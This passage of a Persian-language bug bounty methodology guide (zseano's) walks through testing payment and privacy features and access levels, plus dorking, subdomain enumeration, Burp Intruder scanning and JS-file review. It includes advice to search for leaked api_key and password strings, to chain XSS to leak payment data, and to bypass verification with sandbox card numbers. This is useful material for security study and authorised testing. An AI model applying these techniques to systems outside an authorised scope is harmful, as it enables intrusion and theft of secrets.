بعضی وقتا ممکنه متوجه بشید بعضی قابلیت ها فقط تو اپلیکیشن های موبایل هستن و نه تو دسکتاپ. فراموش نکنید TLD های مختلف کشورها (اگه تو اسکوپ باشن) رو هم تست کنید، چون ممکنه متوجه بشید کشورهای مختلف قابلیت های متفاوتی ارائه میدن (که برای پرداخت ها خیلی رایجه، چون بسته به کشور شما گزینه های پرداخت مختلفی در دسترس خواهد بود).

چه قابلیت هایی در واقع برای من در دسترس هستن، چیکار میکنن و چه نوع داده ای رو مدیریت میکنن؟

آیا چند قابلیت مختلف از یه منبع داده یکسان استفاده میکنن؟ (مثلاً تصور کنید یه فروشگاه دارید و ممکنه چند جا برای انتخاب آدرس حمل و نقل داشته باشید. تو صفحه نهایی پرداخت، تو صفحه محصول برای تخمین هزینه حمل و نقل).

آیا درخواست برای بازیابی این اطلاعات (API) برای همه یکسانه، یا پارامترها endpoint های مختلفی توش استفاده شده؟

آیا میتونم برای قابلیت های ارتقا یافته پول بدم؟ اگه بله، با یه حساب پولی در مقابل یه حساب رایگان تست کنید.

آیا حساب رایگان میتونه بدون پرداخت واقعی به محتوای پولی دسترسی داشته باشه؟

ZSEANO METHODOLOGY

معمولاً قسمت‌های پرداخت بیشتر از همه نادیده گرفته میشن چون محقق‌ها خوشحال نیستن برای چیزی که ممکنه باگی توش پیدا نکنن پول بدن. من شخصاً همیشه بعد از ارتقا یه باگ پیدا کردم ولی این ممکنه از برنامه‌ای به برنامه دیگه متفاوت باشه.

```
<input type="hidden" id="premium_bought" name="premium_bought" value="0">  
<p>  
    Charge: £4.95 (ex VAT)  
</p>
```

قدیمی‌ترین قابلیت‌ها کدوم‌ها هستن؟ درباره شرکت تحقیق کنید و دنبال قابلیت‌هایی بگردید که با هیجان منتشر کردن ولی در نهایت خوب از آب در نیومدن. شاید با dork کردن بتونید فایل‌های قدیمی مرتبط با این قابلیت رو پیدا کنید که ممکنه یه روزنه بهتون بده. کد قدیمی = باگ

چه قابلیت‌های جدیدی قراره منتشر کنن؟

آیا از الان هیچ اشاره‌ای بهش تو سایتشون هست؟

توی ترشون رو دنبال کنید و تو خبرنامه‌هاشون ثبت نام کنید. با چیزایی که شرکت روش کار میکنه به روز باشید تا نه تنها موقع انتشار قابلیت بتونید زودتر تستش کنید، بلکه قبل از انتشار هم دنبالش بگردید (به تغییر true به false فکر کنید؟).

یه مقاله عالی در این مورد رو میتونید اینجا پیدا کنید:

<https://www.jonbottarini.com/2019/06/17/using-burp-suite-match-and-replace-settings-to-escalate-your-user-privileges-and-find-hidden-features/>

آیا هیچ قابلیت‌ای توی برنامه هست که تنظیمات حریم خصوصی داشته باشه، یعنی کاربر بتونه مثلاً یه پست یا پروفایل رو روی حالت خصوصی (فقط خودش یا افراد خاص ببینن) یا عمومی (همه ببینن) بذاره؟

ZSEANO METHODOLOGY

وقت بذارید و تست کنید که آیا همون چیز ساده، همونطور که در نظر گرفتن، کار می‌کنه یا نه. یعنی اون پست خصوصی واقعاً خصوصی هست؟ هیچ شناسایی خاص یا هکر بازی لازم نیست. شما فقط دارید به چیزی که جلوی روتونه نگاه می‌کنید و تست می‌کنید که آیا همونطور که در نظر گرفته شده کار می‌کنه یا نه.

اگه هر قابلیت سطوح دسترسی مختلف حساب کاربری داره (مثل ادمین، مدیر، کاربر، مهمان)، پس همیشه این سطوح مختلف دسترسی رو تست کنید. آیا یه مهمان می‌تونه API call هایی بزنه که فقط یه مدیر باید بتونه؟ اگه متوجه شدید برنامه‌ای که انتخاب کردید سطوح مختلف حساب کاربری داره، پس چشمتون باید با یه چیز برای تست فوری روشن بشه.

ذهنیت من در قابلیت‌های پرداخت

اگه حسابم رو ارتقا بدم چه قابلیت‌هایی در دسترس قرار می‌گیره؟

آیا میتونم بدون پرداخت بهشون دسترسی داشته باشم؟ متأسفانه بعضی برنامه‌ها می‌گن تنها تأثیرش از دست دادن درآمد (تأثیر تجاری؟!) هست و ممکنه این نوع مشکل رو به خودی خود قبول نکنن، ولی با ارتقا از حساب غیرپرداخت کننده به پرداخت کننده، قابلیت‌های بیشتری برای بازی کردن باز میکنید.

متأسفانه 90 درصد هانترای ایرانی از این قابلیت محروم هستن. اول بخاطر قیمت بالای دلار شما فکر کنید می‌خوایید یه برنامه رو تست بزنی اشتراکش ۱۰۰ دلار هست. با این قیمت دلار تو کشور شدنی؟ و اگر شدنی چطوری می‌خوایید پرداختش کنید؟ خلاصه که سگ برینه به این وضعیت.

آیا به راحتی از طریق XSS قابل دسترسی هست چون تو HTML DOM هست؟ برای تأثیر بیشتر، XSS رو ترکیب کنید تا اطلاعات پرداخت رو لو بدید. بعضی شرکت‌ها دوست دارن تأثیر رو ببینن، پس اینو تو ذهنتون داشته باشید.

ZSEANO METHODOLOGY

چه گزینه‌های پرداختی برای کشورهای مختلف در دسترس هست؟ من به قابلیت‌های پرداخت اشاره کردم چون به تارگت خاص برای ادعای مالکیت به صفحه نیاز به تأیید شماره تلفن داشت. اونا به قابلیت جدید برای اجرای تبلیغات معرفی کردن و اگه من کشورم رو از بریتانیا به ایالات متحده تغییر میدادم، میتونستم جزئیات حساب جاری خودم رو وارد کنم. مشکل این بود که جزئیات sandbox بلاک نشده بود. این به من اجازه داد همه مکانیزم‌های تأییدشون رو دور بزنم و مالکیت رو به من دادن. میتونید شماره‌های تست رو از سایت‌هایی مثل:

<http://support.worldpay.com/support/kb/bg/testandgolive/tgl5103.html>

https://www.paypalobjects.com/en_GB/vhelp/paypalmanager/help/credit_card_numbers.htm

پیدا کنید.

تو این مرحله پیشنهاد میکنم برگردید به اول و درباره باگ‌های رایجی که دنبالشون میگردم و روند فکرم برای پیدا کردن فیلترها برای بازی کردن بخونید، و بعد درباره اولین نگاهم به سایت و سوالاتی که میخوام جواب داده بشن بخونید. بعد به قدم بردارید و چیزی که خوندید رو تصور کنید.


آیا میبینید که من از الان شروع به درک خوبی از نحوه کارکرد سایت کردم و حتی چند تا باگ هم پیدا کردم، با حداقل هک کردن. من فقط قابلیت‌های جلوی روم رو با تست‌های اولیه که باید امن باشن تست کردم و شروع به یادداشت‌برداری از سایتی که دارم تست میکنم کردم. کم کم دارید میبینید که هک کردن اونقدرها هم سخت نیست. تو این مرحله به احتمال زیاد حداقل به آسیب‌پذیری پیدا کردید و پر از دوپامین شدید.

ZSEANO METHODOLOGY

بعد، وقتشه سطح حمله خودمون رو گسترش بدیم و عمیق تر کاوش کنیم. بخش بعدی شامل اطلاعاتی در مورد ابزارهایی که اجرا میکنم و چیزهایی که به طور خاص موقع اجرای اینا دنبالشون میگردم هست.

```
root@zsean0:~/Tools# amass enum -brute -active -d yahoo.com -o amass-output.txt
Querying VirusTotal for yahoo.com subdomains
Querying Spyse for yahoo.com subdomains
Querying Sublist3rAPI for yahoo.com subdomains
Querying ThreatCrowd for yahoo.com subdomains
Querying ViewDNS for yahoo.com subdomains
Querying URLScan for yahoo.com subdomains
Querying Yahoo for yahoo.com subdomains
Querying Crtsh for yahoo.com subdomains
Querying SiteDossier for yahoo.com subdomains
Querying Riddler for yahoo.com subdomains
Querying Robtex for yahoo.com subdomains
Querying Netcraft for yahoo.com subdomains
Querying HackerTarget for yahoo.com subdomains
Querying Entrust for yahoo.com subdomains
Querying Exalead for yahoo.com subdomains
Querying IPv4Info for yahoo.com subdomains
Querying Pastebin for yahoo.com subdomains
Querying Google for yahoo.com subdomains
Querying Dogpile for yahoo.com subdomains
```

بریم سراغ ادامه هک کردن



مرحله دوم: گسترش سطح حمله

ZSEANO METHODOLOGY

ابزارهای آماده، وقتشه ببینیم چه خبره!

این همون قسمتی که من شروع میکنم به اجرای ابزارهای اسکن سابدامنهام که قبلاً لیست کردم تا ببینم چه چیزایی پیدا میشه. از اونجایی که شخصاً دوست دارم اول با قابلیت‌های جلوی روم بازی کنم، به طور خاص دنبال دامنه‌هایی با قابلیت میگردم، پس در حالی که ابزارها دارن کار میکنن، من شروع میکنم به dork کردن. یه سری کلمات کلیدی رایج که موقع شکار دامنه‌هایی با قابلیت dork میکنم:

login, register, upload, contact, feedback, join, signup, profile, user, comment, api, developer, affiliate, careers, upload, mobile, upgrade, passwordreset.

تقریباً رایج‌ترین کلماتی که تو وبسایت‌ها استفاده میشن، چون یادتون باشه، روند دوست شماست! خلاق باشید. هیچ راه حل جادویی برای پیدا کردن چیزی که میخواید پیدا کنید وجود نداره. این کار همچنین میتونه به شما کمک کنه endpointهای جدیدی رو کشف کنید که موقع تست وب‌اپلیکیشن اصلیشون پیدا نکردید (فایل‌های قدیمی ایندکس شده؟). همینطور که قابلیت اصلی رو تست میکردید، باید endpointهای جالبی رو یادداشت کرده باشید که میتونه موقع dork کردن بهتون کمک کنه. هیچ جواب درستی برای اینکه دنبال چی dork کنید وجود نداره، امکانات بی‌نهایت. یه پست عالی هست که پیشنهاد میکنم اینجا ببینید.



<https://exposingtheinvisible.org/guides/google-dorking/>

بعضی وقتا این قسمت میتونه روزها من رو مشغول کنه، چون گوگل یکی از بهترین کرالرهای دنیاست، فقط باید سوالات درست رو ازش پرسید.

یه مشکل رایج که محقق‌ها موقع dork کردن نادیده میگیرن، نتایج تکراری از گوگل هست. اگه به آخرین صفحه جستجو تون برید و روی تکرار جستجو با نتایج حذف شده کلیک کنید، نتایج بیشتری ظاهر میشه. همینطور که دارید dork میکنید، میتونید از عبارت منفی - برای حذف کردن

ZSEANO METHODOLOGY

endpointهایی که بهشون علاقه ندارید استفاده کنید. فراموش نکنید که نتایج رو با یه user-agent موبایل هم چک کنید، چون نتایج گوگل تو موبایل با دسکتاپ فرق داره.



Your search - **site:yahoo.com inurl:&** - did not match any documents.

Suggestions:

- Make sure that all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

*In order to show you the most relevant results, we have omitted some entries very similar to the 160 already displayed.
If you like, you can [repeat the search with the omitted results included](#).*

علاوه بر اینکه برای کلمات کلیدی رایج dork می‌کنم، شروع می‌کنم به dork کردن برای پسوند فایل‌ها هم، مثل php، aspx، jsp، txt، xml، bak.

پیدا شدن این پسوند فایل‌ها می‌تونه یه دید گاهی بهتون بده نسبت به تکنولوژی وب که توی اون دامنه یا سرور استفاده شده، و کمک می‌کنه تعیین کنید از چه ورد لیستی موقع فازینگ استفاده کنید. شاید حتی خوش شانس باشید و یه فایل حساس پیدا کنید.

پس کور کورانه از wordlist روی تارگت‌ها تون استفاده نکنید، بلکه از wordlist معنادار استفاده کنید تا نتایج بهتری بگیرید.

ZSEANO METHODOLOGY

همین روش برای GitHub و موتورهای جستجوی دیگر مثل Shodan و BinaryEdge هم صدق می‌کند. Dork کردن و جستجو برای رشته‌های خاص مثل api_secret، domain.com، api_key، password، apiSecret، apiKey می‌تونه نتایج جالبی به دست بده.

گوگل فقط دوست شما برای داده نیست.

راستش هیچ جواب درستی برای اینکه دنبال چی dork کنید وجود نداره. موتورهای جستجو طوری طراحی شدن که بر اساس کوئری شما نتایج رو نشون بدن، پس به سادگی هر چیزی که می‌خواید رو ازشون پرسید.

بعد از dork کردن، نتایج اسکن سابدامنه‌ام معمولاً کامل می‌شه. بعدش از XAMPP استفاده می‌کنم تا به سرعت robots.txt/ هر دامنه رو اسکن کنم.

چرا robots.txt؟ چون Robots.txt یه لیستی از endpoint هایی داره که صاحب وبسایت می‌خواد (و نمی‌خواد) توسط گوگل ایندکس بشه. مثلاً اگه سابدامنه از یه جور نرم‌افزار شخص ثالث استفاده می‌کنه، این می‌تونه اطلاعاتی در مورد محتوای سابدامنه بهتون بده.

من شخصاً robots.txt/ رو یه شاخص شروع عالی می‌دونم برای تعیین اینکه آیا یه سابدامنه ارزش اسکن بیشتر برای دایرکتوری‌ها یا فایل‌های دیگه رو داره یا نه. این برای خود من شخصیه؛ چون دوست دارم سابدامنه‌هایی رو پیدا کنم که قابلیت‌هایی برای بازی کردن داشته باشن، نه اینکه فقط به یه لیست کلمه برای کشف محتوا تکیه کنم.

ZSEANO METHODOLOGY

می‌تونید از Burp Intruder برای اسکن سریع robots.txt استفاده کنید. فقط کافی‌ه موقعیت رو به این صورت تنظیم کنید:

```
GET /redirect.php?url=$https://www.target.com/$robots.txt HTTP/1.1
Host: www.zs.eano
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: tasty=yes
```

 **Redirections**

 These settings control how Burp handles redirections when performing attacks.

Follow redirections: ☐ Never
☐ On-site only
☐ In-scope only
☒ Always

☐ Process cookies in redirections

XAMPP رو به صورت محلی اجرا کنید، یه اسکریپت PHP ساده با این محتوا میزبانی کنید:

Filter: Showing all items

Request	Payload	Status	Error	Redirec...	Timeout	Length	login	Comment
1		404	☐	1	☐	208909	☒	
2		404	☐	1	☐	210752	☒	
4		404	☐	1	☐	227639	☒	
6		200	☐	2	☐	179264	☒	
5		200	☐	3	☐	266210	☒	
8		404	☐	1	☐	210808	☒	
9		200	☐	1	☐	515798	☒	
11		200	☐	1	☐	198792	☒	
3		200	☐	4	☐	1400552	☒	
13		200	☐	1	☐	204608	☒	
15		200	☐	2	☐	195399	☒	
16		404	☐	1	☐	229268	☒	
14		200	☐	4	☐	1396309	☒	
25		404	☐	1	☐	227840	☒	
26		404	☐	1	☐	68434	☒	
12	1	200	☐	4	☐	1597293	☒	
27		404	☐	1	☐	210920	☒	
28		200	☐	2	☐	177326	☒	
32		200	☐	2	☐	197495	☒	
24		200	☐	4	☐	1521220	☒	
29		200	☐	4	☐	1461244	☒	
37		404	☐	1	☐	224936	☒	
33		200	☐	4	☐	1386305	☒	
38		401	☐	1	☐	227445	☒	
39		400	☐	1	☐	227635	☒	
35		200	☐	4	☐	1262869	☒	
36		200	☐	4	☐	1246928	☒	
40		401	☐	1	☐	225590	☒	
42		404	☐	1	☐	228052	☒	
7		200	☐	1	☐	2068	☐	
10		200	☐	1	☐	2841	☐	
17		200	☐	1	☐	389	☐	
18		200	☐	1	☐	978	☐	
19		200	☐	1	☐	8217	☐	
20		200	☐	4	☐	428	☐	

ZSEANO METHODOLOGY

و فراموش نکنید توی تنظیمات، گزینه دنبال کردن Open Redirect ها رو فعال کنید، بعد دامنه‌ها تون رو برای اسکن بارگذاری کنید. بعد از اجرا، ابزار نشون می‌ده کدوم دامنه‌ها بالا هستن و پاسخ می‌دن و احتمالاً اطلاعاتی درباره محتوای ساب دامنه بهتون می‌ده. از اینجا، من دامنه‌هایی رو انتخاب می‌کنم که به نظرم جالب میان.

سوالاتی که از خودم می‌پرسم:

- آیا کلمات کلیدی خاصی مثل dev، prod، qa دارن؟

- آیا یه دامنه تحت کنترل third-party هست؟ مثلاً careers.target.com (که احتمالاً به یه

سرویس خارجی مثل LinkedIn یا Greenhouse متصل بشه)

من در درجه اول دنبال ساب دامنه‌هایی می‌گردم که بخش‌هایی برای کار کردن داشته باشن. من از هک دستی لذت می‌برم و سعی می‌کنم زیاد به ابزارها توی روش کارم تکیه نکنم. ترجیح می‌دم چیزی که جلومه رو ببینم و بفهمم چطوری کار می‌کنه.

استفاده از Burp Intruder برای اسکن محتوا

یه چیز عالی دیگه درباره استفاده از Burp Intruder برای اسکن محتوا اینه که می‌تونید از قابلیت Grep - Match برای پیدا کردن کلمات کلیدی خاصی که به نظرتون جالب میان استفاده کنید. می‌تونید یه مثال پایین ببینید وقتی دنبال ارجاعاتی به login توی صدها صفحه اصلی دامنه در محدوده اسکن می‌گردید. انجامش خیلی ساده‌ست و کمک می‌کنه من رو به مسیر درست هدایت کنه تا بفهمم باید وقتم رو کجا صرف کنم.

ZSEANO METHODOLOGY

استفاده از WayBackMachine برای کشف فایل‌های مخفی قدیمی

شما می‌توانید داده‌های robots.txt خودتون رو با کرال کردن نتایج از WayBackMachine.org خیلی بیشتر کنید. WayBackMachine همون ابزاریه که به شما نشون می‌ده یه سایت تو سال‌های قبل چه شکلی بوده.

جالب اینجاست که بعضی وقتا فایل‌های قدیمی که سال‌ها پیش توی robots.txt بهشون اشاره شده (یعنی صاحب سایت قبلاً می‌خواسته اونها رو مخفی کنه) هنوز هم امروز روی سرور وجود دارن. این فایل‌ها معمولاً پرن از کدهای قدیمی و فراموش شده که به احتمال خیلی زیاد آسیب‌پذیر هستن. شما می‌تونید ابزارهایی که این فرایند رو خودکار می‌کنن رو توی ابتدای همین راهنما پیدا کنید. من خودم شخصاً با برنامه‌هایی که دامنه‌های وسیع دارن و ترکیشون با WayBackMachine موفقیت‌های خیلی خوبی داشتم.

اسکن فایل‌ها و دایرکتوری‌ها

غیر از اسکن کردن robots.txt روی هر ساب‌دامنه، حالا وقتشه که بریم سراغ اسکن فایل‌ها و دایرکتوری‌ها.

بسته به اینکه تا حالا پسوند فایلی مثلاً php یا asp توی سایت دیده باشیم یا نه، من معمولاً یه سری endpointهای خیلی رایج مثل admin یا server-status رو اول اسکن می‌کنم. بعدش بسته به اینکه چه نتیجه‌ای گرفتم، وردلیستم رو بزرگتر می‌کنم.

ابزارهایی مثل FFuF و CommonSpeak و وردلیست‌هاشون رو هم می‌تونید توی ابتدای همین راهنما ببینید.

ZSEANO METHODOLOGY

ساخت وردلیست سفارشی

هدف اولیه شما اینه که فایل ها و دایرکتوری های حساسی که لو رفته ان رو پیدا کنید. ولی همونطور که قبلاً گفتم، اگه همزمان با شکار کردن، یه لیست کلمه سفارشی برای خودتون بسازید، خیلی بیشتر می تونید endpoint های جدید برای تست کشف کنید.

خیلی از محقق ها این کار رو کامل خود کار کردن. طوری که فقط کافیه دامنه رو بدن به سیستم، و سیستم نه تنها endpoint های رایج رو اسکن می کنه، بلکه مدام هر تغییری رو هم چک می کنه. من قویاً بهتون توصیه می کنم وقتی جلوتر رفتید، حتماً این کار رو بکنید. چون هم به تحقیقاتتون کمک می کنه، هم وقتتون رو ذخیره می کنه.

پس وقت بذارید و یاد بگیرید لیست های کلمه چطور ساخته می شن. چون اگه می خواید چیزهای بیشتری کشف کنید، داشتن لیست کلمه سفارشی مثل نفس کشیدن می مونه.

اهمیت نگاه دوم (و سوم و چهارم)

اولین نگاه ما فقط برای این بود که حس و حال سایت رو بفهمیم. اونجا هم گفتم که یادداشت برداری خیلی مهمه. یادداشت کردن پارامترهایی که پیدا می کنید (مخصوصاً اونایی که ممکنه آسیب پذیر باشن) یه قدم کلیدی موقع شکاره و کلی زمان شما رو ذخیره میکنه.

برای همین من InputScanner رو ساختم تا بتونم راحت برای هر endpoint، هر اسم یا id ورودی که تو صفحه هست رو بردارم، تستش کنم، و برای بعداً یادداشت کنم. بعدش دوباره با Burp Intruder رفتم سراغ پارامترهای رایج تو هر endpoint و اونها رو برای آسیب پذیری هایی مثل XSS چک کردم. این روش به من کمک کرد تو دامنه های خیلی بزرگ، خیلی سریع و با کمترین زحمت کلی باگ پیدا کنم.

ZSEANO METHODOLOGY

روش کار من با پارامترها:

طوری کار می‌کنم که موقعیت رو روی endpoint/ می‌ذارم، و بعد پارامترهایی که کشف کردم رو به درخواست اضافه می‌کنم. بعد با Grep سریع نتایج رو برای هر رفتار عجیب یا جالبی چک می‌کنم.

مثلاً به درخواست می‌شه این:

`/endpoint?param1=xss¶m2=xss`

خب، کلی endpoint به همراه کلی پارامتر رایج یعنی کلی باگ! ولی یادتون نره GET و POST هر دو تست کنید. من خودم مواردی داشتم که تو درخواست GET اصلاً آسیب‌پذیر نبود، ولی تو POST بود. این همون فرق معروف بین GET_\$ و POST_\$ هست.

عمیق‌تر شدن: برگشت به وب‌اپلیکیشن اصلی

تا اینجا کار من کلی اطلاعات برای هک کردن برای هفته‌ها، حتی ماه‌ها، جلوی روم دارم. ولی از اونجایی که نگاه اول من فقط برای فهمیدن جریان کار بود، و حالا می‌خوام عمیق‌تر برم، بعد از اینکه ساب‌دامنه‌ها رو کامل بررسی کردم، آخرین قدم اینه که برگردم به وب‌اپلیکیشن اصلی و این بار عمیق‌تر و دقیق‌تر بینم وبسایت چطور طراحی شده.

آره، یعنی دوباره همه چیز رو از نو بگرد. یادتون باشه هدف من اینه که تا حد امکان وقت روی این وبسایت بذارم و همه چی رو دوباره‌اش یاد بگیرم. هر چی بیشتر نگاه کنید، بیشتر یاد می‌گیرید. به من اعتماد کنید، هیچکس تو اولین نگاه همه چی رو پیدا نمی‌کنه. شما هم حتماً چیزایی رو از دست میدید.

ZSEANO METHODOLOGY

مثال واقعی: اهمیت بررسی فایل های JS

برای مثال، تو به برنامه‌ای که فکر می‌کردم کاملاً تستش کردم، شروع کردم به بازبینی قابلیت‌های مختلف. به همون سادگی رفتم سورس HTML endpoint ی که پیدا کردم رو دیدم، و در واقع متوجه شدم که اونا از یه فایل JS منحصر به فرد برای هر endpoint استفاده می‌کنن.

این فایل‌ها شامل کد مخصوص همون endpoint بودن، و بعضی وقتا حتی یادداشت‌های توسعه‌دهنده (همون کامنت‌هایی که برای خودشون می‌ذارن) و همینطور endpoint های جالب‌تر توشون بود.

تو اولین نگاهم من اصلاً متوجه این موضوع نشدم. فقط علاقه داشتم بدونم چه قابلیت‌هایی در دسترس هست، چه پارامترهایی استفاده شده و این چیزا. به قول اون توضیح معروف انگار من ۵ ساله، من خیلی سرم به Burp گرم بود.

می‌خواد بگه: من در اولین نگاه، خیلی ساده و سطحی به قضیه نگاه می‌کردم. فقط می‌خواستم بفهمم چه قابلیت‌هایی هست، چه پارامترهایی استفاده می‌شه. مثل یه آدم مبتدی که تازه کار رو شروع کرده. تمرکز فقط روی Burp بود و هیچ توجهی به جزئیات عمیق‌تر مثل فایل های JS. نداشتم.

بعد از اینکه فهمیدم این اتفاق تو اون تارگت خیلی رایجه، هفته‌ها رو صرف هر endpoint کردم و رفتم بینم هر فایل JS. چیکار می‌کنه. خیلی زود به اسکریپت نوشتم تا روزانه هر تغییری تو این فایل های JS رو بررسی کنه.

نتیجه چی شد؟ من قابلیت‌ها رو قبل از اینکه حتی منتشر بشن تست می‌کردم و باگ‌های بیشتری پیدا کردم.

ZSEANO METHODOLOGY

کامنت‌های توسعه‌دهنده توی فایل‌های js

یادمه یه مورد کد کامنت شده توی یه فایل js. پیدا کردم که به یه قابلیت جدید اشاره می‌کرد، و یه پارامترش در برابر IDOR آسیب‌پذیر بود. من مسئولانه باگ رو گزارش کردم و اون شرکت رو از منتشر شدن داده‌های کاربرهاشون قبل از اینکه قابلیت به صورت عمومی منتشر بشه نجات دادم.

جمع‌بندی ترتیب مراحل

من یاد گرفتم این مرحله رو آخر انجام بدم. چون بعضی وقتا اطلاعات زیادی دارید و گیج می‌شید. پس بهتره اول قابلیت و سایتی رو که دارید تست می‌کنید بفهمید، و بعد ببینید چطور ساخته شده. دچار اضافه بار اطلاعات نشید و فکر نکنید خیلی چیزا داره اتفاق می‌افته! و خودتون رو خسته نکنید.

منابع پیشنهادی برای یادگیری و ابزارهای باگ هانتینگ

این‌ها یه سری سایت و هکر توی توییتر هستن که خودم سیوش کردم و به نظرم تو هم باید چک‌شون کنی. این آدم‌ها توی هک کردن خیلی خلاقن و کارهاشون کلی ایده بهت می‌ده. همچنین کمک می‌کنه از باگ‌های جدید مثل HTTP Smuggling هم باخبر بشی. پیشنهاد می‌کنم لیست فالوینگ‌های من رو یه نگاه بندازی و همشون رو فالو کنی.

لیست فالوینگ‌های من در توییتر:

<https://twitter.com/zseano/following>

ZSEANO METHODOLOGY

پیدا کردن وبسایت های همسرور

با وارد کردن یه دامنه یا آی پی، می تونی ببینی چه سایت های دیگه ای روی همون سرور قرار دارن.

<https://www.yougetsignal.com/tools/web-sites-on-web-server/>

مجموعه عظیم پیلودها و بایپس ها

یه منبع خفن از پیلودها و روش های بایپس برای تست نفوذ وب اپلیکیشن.

<https://github.com/swisskyrepo/PayloadsAllTheThings>

پیدا کردن ساب دامنه و دامنه از طریق گواهی ها

با این API می تونی گواهی های ثبت شده برای یه دامنه رو ببینی و ساب دامنه هاش رو کشف کنی.

<https://certspotter.com/api/v0/certs?domain=domain.com>

(به جای `domain.com` دامنه مورد نظرت رو بذار)

لیست سریع کاراکترهای URL-encoded

یه مرجع سریع و به درد بخور از کاراکترهایی که باید توی URL جایگزینشون کنی.

<http://www.degraeve.com/reference/urlencoding.php>

اسکن فایل APK برای اطلاعات هارد کد شده

یه فایل APK رو آپلود کن تا URL ها و رشته های هارد کد شده (مثل توکن یا کلید) رو پیدا کنی.

<https://apkscan.nviso.be/>

جستجوی متن در کد منابع وبسایت ها

هر تیکه متن، امضا یا کلمه کلیدی رو توی JS، HTML و CSS صفحات وب پیدا کن.

<https://publicwww.com/>

منابع مربوط به XSS و فیلترها

ZSEANO METHODOLOGY

آنالیزور فیلتر XSS مرورگرها و روش‌های دور زدن:

<https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-C>

- روش دیگر برای دور زدن XSS:

<https://d3adend.org/xss/ghettoBypass>

- آنالیزور افزونه‌های کروم:

<https://thehackerblog.com/tarnish/>

رایت آپ‌های باگ بانتری (به‌روز)

لیست مداوم به‌روز شده از گزارش‌های باگ بانتری کامیونیتی.

<https://medium.com/bugbountywriteup>

منبع کامل برای محقق حرفه‌ای

پادکست، خبرنامه، چیت‌شیت، چالش و همه منابعی که نیاز داری هر محقق حرفه‌ای باید مرتب بهش سر بزنه.

<https://pentester.land>

لیست ابزارهای معرفی شده توسط محقق‌ها

مجموعه‌ای از ابزارهایی که توی صنعت استفاده می‌شه و خود محقق‌ها معرفی کردن.

<https://bugbountyforum.com/tools/>

پیلودهای آماده برای Open Redirect

یه لیست به‌دردبخور از پیلودهایی که می‌تونی برای تست Open Redirect استفاده کنی.

<https://github.com/cujanovic/Open-Redirect-Payloads/blob/master/Open-Redirect-payloads.txt>

ZSEANO METHODOLOGY

محیط sandbox برای تست HTML و پیلودها

برای بازی کردن با HTML و تست پیلودهای مختلف توی یه محیط امن خیلی به درد می خورن.

<https://www.jsfiddle.net>

<https://www.jsbin.com>

<https://www.twitter.com/securinti>

<https://www.twitter.com/filedescriptor>

https://www.twitter.com/Random_Robbie

<https://www.twitter.com/iamnoooob>

<https://www.twitter.com/omespino>

<https://www.twitter.com/brutellogic>

<https://www.twitter.com/WPalant>

https://www.twitter.com/h1_kenan

<https://www.twitter.com/irsdl>

<https://www.google.com/search?q=https://www.twitter.com/Regala>

https://www.google.com/search?q=https://www.twitter.com/Alyssa_Herrera

<https://www.twitter.com/ajxchapman>

<https://www.twitter.com/ZephrFish>

<https://www.twitter.com/albinowax>

https://www.google.com/search?q=https://www.twitter.com/damian_89

<https://www.twitter.com/rootpentesting>

https://www.twitter.com/akita_zen

<https://www.twitter.com/oxw2w>

<https://www.twitter.com/gwendallecoguic>

<https://www.twitter.com/ITSecurityguard> <https://www.twitter.com/samwcyo>

حرف آخر

امیدوارم از خوندن این مطلب لذت برده باشید و تو مسیر هک و باگ بانی به دردتون بخوره. هر هکری یه جور فکر می کنه و یه جور هک می کنه و این راهنما هدفش این بود که یه دیدگاه از نحوه کار خودم رو بهتون نشون بده و بگه که قضیه اونقدرام که فکر می کنید سخت نیست. من معمولاً رو چند تا برنامه ثابت تمرکز می کنم و یه درک درست از قابلیت هاشون و مشکلات پایه ای که آسیب پذیرن به دست میارم و بعد سطح حمله ام رو گسترش میدم.

